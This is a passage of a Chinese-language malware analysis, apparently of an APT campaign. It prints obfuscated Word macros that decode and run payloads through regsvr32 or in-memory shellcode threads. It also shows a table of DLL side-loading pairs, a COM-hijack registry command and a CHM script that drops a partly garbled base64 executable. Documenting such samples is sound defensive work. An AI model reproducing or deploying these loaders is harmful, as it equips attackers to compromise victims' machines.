
"C:\Users\ADMINI~1\AppData\Local\Microsoft\{1888B763-A56C-4D4B-895C-2092993ECCBA}.dll",Register

3、宏

使用宏来执行载荷，且宏代码经过的混淆处理：




```
Application.DisplayAlerts = False

Dim jonEcYovthvVoRK As String
Dim sfoYVPoXGCzxpas As String
Dim VoOpLyaRgIhhiYk As Byte

#If VBA7 And Win64 Then
    Dim TpmepAMaGAZyudQ As Long
    Dim UhIVBUaUPkXursG As Long
    Dim pdwFlags As Long
    Dim buhBAwgPAQgEhYw As LongPtr
    Dim braSCWMndvcrwlp As String
    Dim lpPathBytes() As Byte
    Dim hFile As LongPtr
#Else
    Dim JEiPTigjXabMduO As Long
    Dim zgZdMLcZeNFdFNH As Long
    Dim lpAddress As Long
    Dim IYwFQNpeEVIuHSY As Long
    Dim pdwFlags As Long
#End If

#If VBA7 And Win64 Then

    sfoYVPoXGCzxpas = RtuqiSpTYYsUWuR(ActiveDocument.Paragraphs.Count - 4)

    TpmepAMaGAZyudQ = 4084224
    UhIVBUaUPkXursG = 5445632

    buhBAwgPAQgEhYw = nPObwyDTWCTaiYH(0, TpmepAMaGAZyudQ, LLAehPwLEzgfEBO Or FbVPNIMkOdsIhEJ, FMvdBtcagrQHvsz)
    If (buhBAwgPAQgEhYw = 0) Then
        GoTo EXCzZjdGkfrOcLR
    End If

    VoOpLyaRgIhhiYk = AQrPWonElhULdlC(sfoYVPoXGCzxpas, UhIVBUaUPkXursG, GOGuuUkaAVdAoYw, buhBAwgPAQgEhYw, TpmepAMaGAZyudQ, 0&, pdwFlags)
    If (VoOpLyaRgIhhiYk = 0) Then
        GoTo EXCzZjdGkfrOcLR
    End If

    braSCWMndvcrwlp = Environ("temp") & "\Windows Update.exe"
    lpPathBytes = braSCWMndvcrwlp & Chr(0)

    hFile = PtwTSeABKnlaIdH(VarPtr(lpPathBytes(0)), GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0)
    If (hFile = -1) Then
        GoTo EXCzZjdGkfrOcLR
    End If

    VoOpLyaRgIhhiYk = bJVjLLVhyQBzQWu(hFile, buhBAwgPAQgEhYw, TpmepAMaGAZyudQ, numberOfBytesWritten, 0)
    If (VoOpLyaRgIhhiYk = 0) Then
        GoTo EXCzZjdGkfrOcLR
```



```
Sub AutoOpen()
    Dim xzohv1begc As String
    Dim drujulftdcotqn8xkcztgqv As Integer
    Dim szgembygipmd5hjerqq() As Byte
    Dim tdjgpqus4dzsludr As String
    Dim egpzsp4dlvhitzulncpfvpwkc As String
    Dim mjzhfpk2skdz As Object

    Set mjzhfpk2skdz = Nothing
    For Each jczwbsouxmfni2butu In ActiveDocument.Shapes
        If jczwbsouxmfni2butu.Type = msoTextBox Then
            Set mjzhfpk2skdz = jczwbsouxmfni2butu
        End If
    Next jczwbsouxmfni2butu
    If mjzhfpk2skdz Is Nothing Then Exit Sub

    egpzsp4dlvhitzulncpfvpwkc = "~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole"
    xzohv1begc = Environ$("TEMP")
    bkkfybx11 xzohv1begc
    xzohv1begc = xzohv1begc & egpzsp4dlvhitzulncpfvpwkc

    ReDim szgembygipmd5hjerqq(1553407) As Byte
    frup5zsg = mjzhfpk2skdz.TextFrame.TextRange.Text    '获取内容
    xeribejbs0afpesxuvq szgembygipmd5hjerqq, frup5zsg   '解密

    drujulftdcotqn8xkcztgqv = FreeFile
    Open xzohv1begc For Binary As #drujulftdcotqn8xkcztgqv  '创建文件
    Put #drujulftdcotqn8xkcztgqv, , szgembygipmd5hjerqq     '写入文件 ~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole
    Close #drujulftdcotqn8xkcztgqv                          '关闭文件

    tdjgpqus4dzsludr = "regsvr32.exe """
    tdjgpqus4dzsludr = tdjgpqus4dzsludr & xzohv1begc
    tdjgpqus4dzsludr = tdjgpqus4dzsludr & """"

    Shell tdjgpqus4dzsludr       '执行命令regsvr32.exe ~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole
    Application.Quit SaveChanges:=wdDoNotSaveChanges    '退出
End Sub
```

4、 Office 内存执行恶意 shellcode


使用宏代码，在 office 中直接解密 shellcode，在内存中创建线程执行：



```
#Else
    szPayloadData32 = GetParagraphsData(ActiveDocument.Paragraphs.Count - 1)
    dwMemSize2 = 929006
    dwStringSize2 = 1238676
    lpAddress = VirtualAlloc(0, dwMemSize2, MEM_COMMIT Or MEM_RESERVE, PAGE_EXECUTE_READWRITE)
    If (lpAddress = 0) Then
        GoTo ENDSUB
    End If
    b_IsOk = CryptStringToBinaryA(szPayloadData32, dwStringSize2, CRYPT_STRING_BASE64, lpAddress, dwMemSize2, 0&, pdwFlags)
    If (b_IsOk = 0) Then
        GoTo ENDSUB
    End If
    hThread = CreateThread(0, 0, lpAddress, 0, 0, 0)
    If (hThread = 0) Then
        GoTo ENDSUB
    End If
    Call WaitForSingleObject(hThread, 2000)
#End If
```

5、 dll 侧加载（白加黑）

使用 dll 侧加载（DLL Side-Loading）技术来执行载荷，通俗的讲就是我们常说的白加黑执行。



附件3：2019年度绩效审计工作计划清单.rar
包含
附件3：2019年度绩效审计工作计划清单.EXE
证书
DLL侧加载
wwlib.dll
释放
附件3：2019年度绩效审计工作计划清单.docx
内容
Password
Enter password to open file
C:\...019年度绩效审计工作计划清单.docx
OK
Cancel
360se.exe
证书
DLL侧加载
chrome_elf.dll
下载
direct.jpg
解密、执行
Cobalt Strike

其中所使用的宿主文件对包括：

白文件原名	黑 dll 文件名
iTunesHelper.exe	AppVersions.dll
SGTool.exe	Inetmib1.dll
Rar.exe	ldvptask.ocx
GoogleUpdate.exe	goopdate.dll
360se.exe	chrome_elf.dll
Winword.exe	wwlib.dll
rekeywiz.exe	mpr.dll
wps.exe	krpt.dll
wechat.exe	WeChatWin.dll

6、通过 com 技术执行


通过 com 技术，把某恶意 dll 注册为系统组建来执行：



```
000A3BC8 61 00 64 00 64 00 20 00 68 00 6B 00 63 00 75 00 add hkcu
000A3BD8 5C 00 53 00 6F 00 66 00 74 00 77 00 61 00 72 00 \Softwar
000A3BE8 65 00 5C 00 43 00 6C 00 61 00 73 00 73 00 65 00 e\Classe
000A3BF8 73 00 5C 00 43 00 4C 00 53 00 49 00 44 00 5C 00 s\CLSID\
000A3C08 7B 00 38 00 43 00 45 00 43 00 35 00 38 00 45 00 {8CEC58E
000A3C18 37 00 2D 00 30 00 37 00 41 00 31 00 2D 00 31 00 7-07A1-1
000A3C28 31 00 44 00 39 00 2D 00 42 00 31 00 35 00 45 00 1D9-B15E
000A3C38 2D 00 30 00 30 00 30 00 44 00 35 00 36 00 42 00 -000D56B
000A3C48 46 00 45 00 36 00 45 00 45 00 7D 00 5C 00 49 00 FE6EE}\I
000A3C58 6E 00 70 00 72 00 6F 00 63 00 53 00 65 00 72 00 nprocSer
000A3C68 76 00 65 00 72 00 33 00 32 00 20 00 2F 00 74 00 ver32 /t
000A3C78 20 00 52 00 45 00 47 00 5F 00 53 00 5A 00 20 00  REG_SZ 
000A3C88 2F 00 76 00 65 00 20 00 2F 00 64 00 20 00 43 00 /ve /d C
000A3C98 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 :\Users\
000A3CA8 34 00 34 00 5C 00 41 00 70 00 70 00 44 00 61 00 44\AppDa
000A3CB8 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 ta\Local
000A3CC8 5C 00 48 00 65 00 6C 00 70 00 50 00 61 00 6E 00 \HelpPan
000A3CD8 65 00 50 00 72 00 6F 00 78 00 79 00 2E 00 64 00 eProxy.d
000A3CE8 6C 00 20 00 2F 00 66 00 00 00 6F 00 67 00 72 00 l /f.ogr
```

7、Chm 内嵌脚本


Chm 执行后，会提示执行 ActiveX 代码：



Windows 安全警告

在此页上的 ActiveX 控件和本页上的其他部份的交互可能不安全。您想允许这种交互吗?


其脚本内容为：



```
exePath = exePath + "\"

process_architecture= WshProcEnv("PROCESSOR_ARCHITECTURE")

If process_architecture = "x86" Then
    system_architecture= WshProcEnv("PROCESSOR_ARCHITEW6432")

    If system_architecture = ""  Then
        system_architecture = "x86"
                exePath = exePath + "System32\msiexec.exe"
        Else
                exePath = exePath + "SysWOW64\msiexec.exe"
    End if
Else
    system_architecture = process_architecture
        exePath = exePath + "SysWOW64\msiexec.exe"
End If

dllPath = WSHShell.Environment("PROCESS").Item("APPDATA")


sOutput = dllPath + "\bcdsrv.dll"
If oFSO.FileExists(sOutput) Then

Else
        data_base64 = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdC
```


```
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
```

不过由于编码处理的问题，该 chm 打开后为乱码：



